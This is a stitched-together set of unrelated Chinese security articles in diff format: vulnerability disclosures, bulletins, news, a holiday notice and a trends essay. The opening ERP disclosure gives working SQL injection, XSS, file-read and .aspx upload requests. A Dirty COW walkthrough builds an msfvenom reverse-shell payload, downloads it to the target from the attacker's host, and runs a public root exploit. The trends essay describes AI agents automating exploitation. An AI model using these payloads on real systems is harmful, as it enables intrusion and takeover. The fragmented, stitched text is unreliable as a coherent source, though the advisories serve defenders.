POST /Api/ModuleAjaxApi.ashx HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 109
|
||||
|
||||
method=UpdatePartFlowChartOption&ModuleId=1&ModuleType=0&billType=1&options={"1'WAITFOR+DELAY'0:0:3'--+":"1"}
|
||||
```
|
||||
|
||||

|
||||
|
||||
还有其他很多注入点;
|
||||
|
||||
XSS漏洞
|
||||
|
||||
ImageLoader.aspx如下,接收imgUrl参数拼接到img标签中,存在XSS漏洞;
|
||||
```
|
||||
/ImageLoader.aspx?imgUrl=1"onerror="alert('xss')"
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
任意文件读取
|
||||
|
||||
在WebDwgDefault.aspx中,当IsSave为false时可读取文件FileName,存在任意文件读取漏洞;
|
||||
```
|
||||
/WebDwgDefault.aspx?IsSave=false&FileName=C:/Windows/win.ini
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
任意文件上传
|
||||
|
||||
文件上传1,上面那个WebDwgDefault.aspx,当IsSave为true时可上传文件,文件名FileName参数传入、无后缀限制、文件保存在网站目录下,存在任意文件上传漏洞;
|
||||
|
||||

|
||||
```
|
||||
POST /WebDwgDefault.aspx?IsSave=true&FileName=test.aspx HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydwGFMSgi5b9kDbM0
|
||||
Content-Length: 237
|
||||
|
||||
------WebKitFormBoundarydwGFMSgi5b9kDbM0
|
||||
Content-Disposition: form-data; name="file"; filename="1.png"
|
||||
|
||||
<%@ Page Language="C#" %><%Response.Write(Guid.NewGuid().ToString());Response.End();%>
|
||||
------WebKitFormBoundarydwGFMSgi5b9kDbM0--
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
文件上传2,Api/TinyMce/UploadAjaxAPI.ashx对应Lskj.Views.WebErp.dll,可上传aspx后缀文件、非图片后缀的文件保存到/fileRoot/tinymce/otherfile/目录下,文件名直接与保存路径拼接,可以通过 ../ 穿越到网站目录下,存在任意文件上传漏洞;
|
||||
|
||||

|
||||
|
||||

|
||||
```
|
||||
POST /Api/TinyMce/UploadAjaxAPI.ashx HTTP/1.1
|
||||
Host: x.x.x.x
|
||||
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqfHrEc8f5X9KnJUT
|
||||
Content-Length: 253
|
||||
|
||||
------WebKitFormBoundaryqfHrEc8f5X9KnJUT
|
||||
Content-Disposition: form-data; name="file"; filename="/../../../../abc.aspx"
|
||||
|
||||
<%@ Page Language="C#" %><%Response.Write(Guid.NewGuid().ToString());Response.End();%>
|
||||
------WebKitFormBoundaryqfHrEc8f5X9KnJUT--
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
免责声明:本文内容仅限于学习交流自查,旨在提高安全意识、加强安全防护。读者任何基于本文的操作均属个人行为,后果自负,与本文作者及本公众号无关。如有侵权请联系删除。
|
||||
|
||||
@@ -0,0 +1,35 @@
|
||||
# 信息安全漏洞周报【第060期】
|
||||
零零捌信安观察
|
||||
零零捌信安观察 银天信息 2026-02-13 09:59
|
||||
|
||||
|
||||
零零捌信安观察近期注意到,国家信息安全漏洞共享平台(CNVD)及国家信息安全漏洞库(CNNVD)等权威机构发布了最新的安全公告。经过我们团队的分析和筛查,我们收录了以下被认定为风险的安全漏洞信息。
|
||||
|
||||
目前,相关官方机构已经发布了针对这些安全漏洞的补丁和修复方案。我们建议相关用户和组织及时关注并采取相应的安全措施,以确保信息系统的安全和稳定。
|
||||
|
||||
收录的漏洞详细信息如下:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
****
|
||||
**服务热线****:**
|
||||
|
||||
**400-996-5191**
|
||||
|
||||
|
||||
供稿:郑 超
|
||||
|
||||
编校:周晶晶
|
||||
|
||||
审核:李孔民
|
||||
|
||||
@@ -0,0 +1,71 @@
|
||||
# 春节放假通知 | 漏洞盒子祝大家马年大吉!
|
||||
漏洞盒子 2026-02-13 08:30
|
||||
|
||||
春节倒计时ING
|
||||
|
||||
本蛙的漏洞报告还没写完,
|
||||
|
||||
但手已经自动伸向沙糖桔和瓜子,
|
||||
|
||||
键盘秒变年货盘~
|
||||
|
||||
|
||||
各位各位,
|
||||
|
||||
今年的挖洞先停一停,
|
||||
|
||||
工作先放一放
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞盒子温馨提醒:**
|
||||
|
||||
过年模式已启动,
|
||||
|
||||
所有任务年后再续杯,先
|
||||
快乐过大年!
|
||||
|
||||
|
||||
|
||||
|
||||
**放假通知来咯!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
祝各位白帽表哥们
|
||||
|
||||
一马当先
|
||||
|
||||
好运加马
|
||||
|
||||
马力全开
|
||||
|
||||
神马都好
|
||||
|
||||
马尼Go my home
|
||||
|
||||
|
||||
挖蛙开始过年咯!
|
||||
|
||||
咱们明年见!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
End
|
||||
|
||||
|
||||
@@ -0,0 +1,27 @@
|
||||
# 美国网络安全和基础设施安全局 (CISA) 警告:Notepad++ 代码执行漏洞已被攻击者利用
|
||||
原创 网络安全9527
|
||||
网络安全9527 安全圈的那点事儿 2026-02-13 05:39
|
||||
|
||||
CISA 已将 CVE-2025-15556 添加到其已知利用漏洞 (KEV) 目录中,重点指出 Notepad++(一款在开发人员和 IT 专业人员中广泛使用的开源文本编辑器)中存在一个严重的代码执行漏洞,该漏洞正被积极利用。
|
||||
|
||||
该漏洞于 2026 年 2 月 12 日添加,联邦民事行政部门 (FCEB) 的修补截止日期为 2026 年 3 月 5 日。该漏洞源于 WinGUp 更新程序未能对下载的代码执行完整性检查。
|
||||
|
||||
攻击者可以拦截或重定向更新流量,诱骗用户安装恶意载荷,这些恶意载荷可以以用户级权限执行任意代码。
|
||||
|
||||
该漏洞被归类为 CWE-494(未经完整性检查下载代码),在实际攻击中构成严重风险。攻击者可以利用中间人攻击 (MitM) 技术在不安全的网络上投放篡改过的安装程序,从而可能部署勒索软件、恶意软件投放器或持久性后门。
|
||||
|
||||
虽然与勒索软件攻击的直接联系尚不清楚,但该漏洞的简单性(除了例行更新外,无需身份验证或用户交互)使其成为供应链式入侵的理想选择。
|
||||
|
||||
Notepad++ 在 Windows 终端上的普及加剧了风险,尤其是在手动更新很常见的企业环境中。
|
||||
|
||||
<table><thead style="box-sizing: border-box;border-bottom-width: 3px;border-bottom-style: solid;border-bottom-color: currentcolor;"><tr style="box-sizing: border-box;"><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">CVE ID</font></font></th><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">CVSS评分</font></font></th><th style="box-sizing: border-box;padding: 2px 8px;text-align: left;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">描述</font></font></th></tr></thead><tbody style="box-sizing: border-box;"><tr style="box-sizing: border-box;"><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">CVE-2025-15556</font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">待定(NVD待定)</font></font></td><td style="box-sizing: border-box;padding: 2px 8px;border: 1px solid;word-break: break-word;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;"><font dir="auto" style="box-sizing: border-box;vertical-align: inherit;">Notepad++ WinGUp 更新程序下载的代码未经过完整性验证,攻击者可以利用恶意安装程序重定向流量并执行任意代码。受影响的版本为补丁发布之前的版本;影响 Windows 用户。</font></font></td></tr></tbody></table>
|
||||
Notepad++ 开发人员已在 8.8.9 及更高版本中解决了此问题,详情请参阅其官方说明和社区论坛。该补丁强制对更新包进行加密验证,从而阻止拦截尝试。
|
||||
|
||||
但是,如果禁用自动更新(为了保持稳定性,通常采用这种配置),则使用易受攻击版本(主要是 8.6 到 8.8.8)的用户仍然面临风险。
|
||||
|
||||
CISA 敦促立即应用供应商补丁,遵守云集成服务的约束性操作指令 (BOD) 22-01,或者如果缓解措施不可行,则停止使用该产品。
|
||||
|
||||
组织应使用 Microsoft Defender 或端点检测解决方案等工具扫描端点,查找过时的 Notepad++ 安装,暂时禁用 WinGUp,并强制执行网络分段以阻止中间人攻击。
|
||||
|
||||
启用更新通知,并使用 notepad-plus-plus.org 提供的官方 SHA-256 哈希值验证下载。
|
||||
|
||||
@@ -0,0 +1,148 @@
|
||||
# 能信安:漏洞通告
|
||||
能信安资讯 2026-02-13 07:10
|
||||
|
||||

|
||||
|
||||
|
||||
网络安全预警通报
|
||||
|
||||
漏洞通告
|
||||
|
||||
2025年2月13日
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**Adobe Commerce跨站脚本漏洞**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞概况:**
|
||||
|
||||
Adobe Commerce是美国奥多比(Adobe)公司的一种面向商家和品牌的全球领先的数字商务解决方案。
|
||||
|
||||
Adobe Commerce 2.4.9-alpha1及之前版本、2.4.8-p1及之前版本、2.4.7-p6及之前版本、2.4.6-p11及之前版本、2.4.5-p13及之前版本、2.4.4-p14及之前版本存在跨站脚本漏洞,攻击者可利用该漏洞向表单字段注入恶意脚本,从而接管会话并破坏程序的机密性和完整性。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
Adobe Commerce <= 2.4.9-alpha1
|
||||
|
||||
Adobe Commerce <= 2.4.8-p1
|
||||
|
||||
Adobe Commerce <= 2.4.7-p6
|
||||
|
||||
Adobe Commerce <= 2.4.6-p11
|
||||
|
||||
Adobe Commerce <= 2.4.5-p13
|
||||
|
||||
Adobe Commerce <= 2.4.4-p14
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.nsfocus.net/vulndb/132350
|
||||
|
||||
**建议:**
|
||||
|
||||
厂商已发布了漏洞修复程序,请及时关注更新:
|
||||
|
||||
https://helpx.adobe.com/security/products/magento/apsb25-71.html
|
||||
|
||||
|
||||
**0****2**
|
||||
|
||||
**Apple Safari和Apple macOS界面欺骗漏洞**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞概况:**
|
||||
|
||||
Apple Safari和Apple macOS都是美国苹果(Apple)公司的产品,Apple Safari是一款Web浏览器,是Mac OS X和iOS操作系统附带的默认浏览器,Apple macOS是一套专为Mac计算机所开发的专用操作系统。
|
||||
|
||||
Apple Safari 18.5之前版本和Apple macOS Sequoia 15.5之前版本存在界面欺骗漏洞,该漏洞源于域名显示截断不当,攻击者可利用该漏洞伪造弹出窗口标题中显示的域名。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
Apple Safari < 18.5
|
||||
|
||||
Apple macOS Sequoia < 15.5
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.nsfocus.net/vulndb/132417
|
||||
|
||||
**建议:**
|
||||
|
||||
厂商已发布了漏洞修复程序,请及时关注更新:
|
||||
|
||||
https://support.apple.com/en-us/122716
|
||||
|
||||
|
||||
**0****3**
|
||||
|
||||
**H3C M2 NAS以不必要权限执行漏洞**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**漏洞概况:**
|
||||
|
||||
H3C M2 NAS是中国新华三(H3C)公司的一款家
|
||||
|
||||
庭私有云盘。
|
||||
|
||||
H3C M2 NAS 100R006版本的Webserver配置组件存在以不必要权限执行漏洞,攻击者可利用该漏洞访问或上传文件。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
H3C M2 NAS 100R006
|
||||
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.nsfocus.net/vulndb/132467
|
||||
|
||||
**建议:**
|
||||
|
||||
厂商尚未提供漏洞修复方案,请关注厂商主页更新:
|
||||
|
||||
https://vuldb.com/?submit.624554
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
▼
|
||||
|
||||
**能信安——新一代网络安全领先企业!**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**公司简介**
|
||||
|
||||
|
||||
|
||||
深圳市能信安科技股份有限公司,是以安全、移动、泛在和大数据为主要方向的专业技术公司,致力于移动互联安全、车联网安全、物联网安全、大数据安全和人工智能安全技术。
|
||||
|
||||
公司是公安部、工信部网络安全技术支撑单位,国家网络安全威胁和漏洞信息共享平台技术支
|
||||
撑单位,是深圳大运会、党的十八大、2020年全国两会、2021年联合国生物多样性大会网络安全技术支撑单位。公司是国家级专精特新“小巨人”企业,中国移动安全十强企业,全国网络安全百强企业,具有良好的品牌影响力。
|
||||
|
||||
公司为中国新一代网络安全领先企业。在移动安全领域,公司可提供业界最先进、完整的技术、产品与解决方案,引领移动互联安全的技术潮流。主要产品及服务包括移动应用安全防火墙、无线安全检测及防御系统、移动应用安全检测及加固技术等。在数据安全领域,提供业界领先的数据安全治理、数据安全合格产品与服务。
|
||||
|
||||
公司依托于多年网络安全领域的技术经验及专业资质,向各类政府机关及企事业单位提供等级(分级)保护顾问咨询、关基保护顾问咨询、数据安全治理、密码改造顾问咨询、信息系统风险评估、安全体系建设咨询、修复加固服务、渗透测试服务、应急响应服务、安全运维保障服务。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,158 @@
|
||||
# 脏牛漏洞提权全解析
|
||||
原创 晨星安全团队
|
||||
晨星安全团队 晨星安全团队 2026-02-13 06:36
|
||||
|
||||
# 脏牛漏洞提权
|
||||
## unsetunset核心原理unsetunset
|
||||
|
||||
简单来说,脏牛漏洞的核心原理是:**利用一个竞争条件,在不应该被写入的文件上,强行执行写入操作**
|
||||
### 写时复制(COW)机制
|
||||
|
||||
正常情况下,Linux 内核的**写时复制**
|
||||
机制是为了优化内存使用而设计的。当多个进程共享同一个只读内存页 时,它们都指向这个内存页。
|
||||
|
||||
一旦其中一个进程试图修改这块内存,内核不会让它直接修改,而是会为这个进程**复制一份**
|
||||
内存页,然后让该 进程在新复制的内存页上进行修改,而其他进程不受影响。
|
||||
### 漏洞利用步骤
|
||||
|
||||
脏牛漏洞的利用就是通过巧妙的方式,在这个“复制”的过程中插入一个攻击操作,使得攻击者能够在内核完成 复制之前,就对**原始的只读内存页**
|
||||
执行写入操作。
|
||||
|
||||
我们可以把脏牛漏洞的提权过程分解为以下几个关键步骤:
|
||||
1. **创建映射:**
|
||||
攻击者首先使用 mmap()
|
||||
系统调用,将一个**只读文件**
|
||||
(例如 /etc/passwd
|
||||
)映射到内存中
|
||||
|
||||
1. **触发写时复制:**
|
||||
攻击者通过多线程或多进程,不断尝试向这个映射的内存页写入数据。这会触发内核的 写时复制机制
|
||||
|
||||
1. **竞争条件:**
|
||||
此时,攻击者使用 madvise()
|
||||
系统调用(或类似手段),以极高的频率通知内核,该内存页不需要了(MADV_DONTNEED
|
||||
),可以随时丢弃
|
||||
|
||||
1. **漏洞利用:**
|
||||
这时,一个**竞争条件**
|
||||
就产生了。一个线程在不断尝试写入,另一个线程在不断告诉内核内存页可以被丢弃。在特定的时间窗口内,即内核准备好复制内存页**但尚未完成复制**
|
||||
的时候,攻击者成功地 向原始的只读内存页执行了写入操作
|
||||
|
||||
1. **写入数据:**
|
||||
最终,攻击者成功地将恶意数据(例如,一个拥有 **root**
|
||||
权限的新用户条目)写入到原本应该是只读的 /etc/passwd
|
||||
文件中,从而获得了本地的 **root**
|
||||
权限
|
||||
|
||||
## unsetunset实操复现unsetunset
|
||||
|
||||
环境准备,一台 MSF2 与 Kali Linux
|
||||
|
||||

|
||||
|
||||
在 Kali Linux 上使用 MSF 生成一个木马
|
||||
```
|
||||
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.41.151 LPORT=8001 -felf > dirty_cow.elf
|
||||
```
|
||||
|
||||

|
||||
|
||||
开启 HTTP 服务
|
||||
```
|
||||
python -m http.server 8888
|
||||
```
|
||||
|
||||

|
||||
|
||||
靶机上去请求下载文件
|
||||
```
|
||||
wget http://192.168.41.151:8888/dirty_cow.elf
|
||||
```
|
||||
|
||||

|
||||
|
||||
加权限
|
||||
```
|
||||
chmod +x dirty_cow.elf
|
||||
```
|
||||
|
||||

|
||||
|
||||
MSF 监听运行
|
||||
|
||||

|
||||
|
||||
运行程序放在后台
|
||||
```
|
||||
nohup ./dirty_cow.elf &
|
||||
```
|
||||
|
||||

|
||||
|
||||
靶机上线成功
|
||||
|
||||

|
||||
|
||||
使用 Python 提升为交互式命令行
|
||||
```
|
||||
shellpython -c 'import pty; pty.spawn("/bin/bash")'
|
||||
```
|
||||
|
||||

|
||||
|
||||
下载 EXP
|
||||
|
||||
https://github.com/FireFart/dirtycow
|
||||
|
||||
放到 Kali Linux 上,靶机请求下载解压缩
|
||||
```
|
||||
wget http://192.168.41.151:8888/dirtycow-master.zipunzip dirtycow-master.zip
|
||||
```
|
||||
|
||||

|
||||
|
||||
编译 C 文件
|
||||
```
|
||||
gcc -pthread dirty.c -o dirty -lcrypt
|
||||
```
|
||||
|
||||
-pthread
|
||||
- 为编译和链接启用 POSIX 线程支持
|
||||
|
||||
- 在**预处理/编译**
|
||||
阶段会定义宏(例如启用线程相关的特性/代码路径),在链接阶段会把需要的线程库和选项加入(相当于同时完成 -D
|
||||
和 -lpthread
|
||||
的效果)
|
||||
|
||||
- 推荐用于创建多线程程序;优于单纯用 -lpthread
|
||||
,因为 -pthread
|
||||
影响编译器行为和头文件宏
|
||||
|
||||
-lcrypt
|
||||
- 链接时加入 libcrypt
|
||||
(即 -lcrypt
|
||||
指示链接器使用 libcrypt.so
|
||||
/ libcrypt.a
|
||||
)
|
||||
|
||||
- libcrypt
|
||||
提供与密码、散列或 crypt()
|
||||
函数相关的实现(常用于 UNIX 风格的密码散列函数)。如果源代码中使用了 crypt()
|
||||
或该库内的符号,就需要此选项
|
||||
|
||||

|
||||
|
||||
直接运行需要我们输入新的密码
|
||||
|
||||

|
||||
|
||||
等待一会(参考上面原理)提示用新创建的账号密码登录
|
||||
|
||||

|
||||
|
||||
提权成功
|
||||
|
||||

|
||||
|
||||
**-END-**
|
||||
|
||||
@@ -0,0 +1,133 @@
|
||||
# 论坛·2025全球网安概览 | 2025年网络安全漏洞态势与治理趋势
|
||||
原创 班晓芳
|
||||
班晓芳 中国信息安全 2026-02-13 09:04
|
||||
|
||||
[](https://cisat.cn/all/14915419?from_tag=1)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
班晓芳
|
||||
|
||||
中国信息安全测评中心研究员
|
||||
|
||||
网络安全漏洞的发现、披露与修补机制直接关系信息系统安全和产业链韧性。各国围绕网络安全漏洞情报、漏洞数据库建设和漏洞披露规则的博弈持续加剧,全球网络安全漏洞治理由以往相对统一的技术协作模式,逐步转向多中心并存、制度竞争加速的新格局。在此背景下,系统研判2025年网络安全漏洞态势及治理趋势,对提升我国国家网络安全保障能力、完善数字治理体系,具有重要现实意义。
|
||||
|
||||
**一、网络安全漏洞新态势**
|
||||
|
||||
|
||||
|
||||
2025年,网络安全漏洞由单一代码缺陷演变为与系统架构、智能模型和供应链深度耦合的系统性威胁,在规模、成因、传播和利用等方面呈现出明显新特征,风险外溢性和复杂性明显增强。
|
||||
|
||||
**(一)漏洞总量高位增长且在野漏洞数量上升**
|
||||
|
||||
从漏洞规模看,国家信息安全漏洞库(CNNVD)公开数据显示,2025年,全球漏洞数量突破4.7万,同比增长18%,平均每日约130个新漏洞被披露。其中,高危和超高危漏洞占比达33%,较2024年的29%有明显提升。这说明,不仅网络空间攻击面持续扩大,而且漏洞风险正向“更易被利用”方向聚集。从漏洞利用情况看,美国网络安全和基础设施安全局(CISA)已知被利用漏洞目录(KEV)数据显示,在野漏洞数量已从2024年年底的1239个增加到2025年年底的1484个,增长率约为20%。2025年,KEV记录的Nday漏洞数量显著增加,2024年年及更早新增的在野漏洞数量增加到94个,比一年前增长了34%。这说明“漏洞利用”已成为攻击活动的常态。Nday漏洞风险不再随时间自然衰减,而是随攻击能力的进化被重新激活。
|
||||
|
||||
**(二)漏洞被快速“规模化生产”**
|
||||
|
||||
2025年,人工智能(AI)编程工具的进化速度超越了过去十年的总和,使大量非专业开发者具备了基本的编程能力。但是,AI编程高度依赖开源代码语料,其训练语料本身包含大量历史遗留漏洞、过时加密方案和不安全编程范式,使漏洞从“人为疏忽”转变为“模型系统性偏差”。在此背景下,AI编程已大幅缩短开发周期。在传统安全管理流程(威胁建模、代码审计、渗透测试)未同步升级的情况下,漏洞威胁不是偶发事件,而是必然副产品。AI编程虽然不是漏洞的直接“制造者”,但重塑了软件生产过程,从“少数人写、慢慢错”,转变为“多数人写、快速错、规模化错”。
|
||||
|
||||
**(三)漏洞扩散速度明显加快**
|
||||
|
||||
2025年,多起网络安全事件表明,漏洞是否会被迅速、大规模利用,已不再主要取决于技术复杂度,而取决于其在供应链中的位置。现代软件高度依赖开源组件、第三方库和云服务,且上游组件被广泛复用,使单一漏洞天然对应大量下游系统。一旦漏洞存在于关键依赖或构建工具中,便可通过正常的依赖更新、镜像分发和自动化部署流程被动扩散,传播速度远快于传统定向攻击。同时,供应链依赖关系复杂且不透明,使许多机构难以及时识别间接依赖,导致漏洞暴露窗口期被拉长。在自动化开发运维环境,漏洞扩散速度已不再受攻击者能力限制,而是由供应链结构和部署效率内生决定。
|
||||
|
||||
**(四)漏洞利用自动化与低门槛特征突出**
|
||||
|
||||
过去,高水平黑客极为稀缺。2025年,攻击者可以将黑客的经验和技能训练成AI智能体,自动执行漏洞挖掘、利用及网络攻击等全流程操作,并实现大规模复制。普通黑客甚至可同时操控数十乃至上百个智能体,化身“超级黑客”。在斯坦福大学的一项研究测试中,AI智能体成功发现斯坦福大学网络的多个安全漏洞,其表现超过了专业渗透测试人员。2025年,也出现了全球首例由AI智能体独立发现的满分级、可远程利用零日漏洞(CVE-2025-54322)。这些现实案例表明,漏洞利用正从少数高水平攻击者的专属能力,转化为可被大规模复制、快速部署的“通用工具能力”,使中低能力攻击者也具备破坏关键系统的能力。
|
||||
|
||||
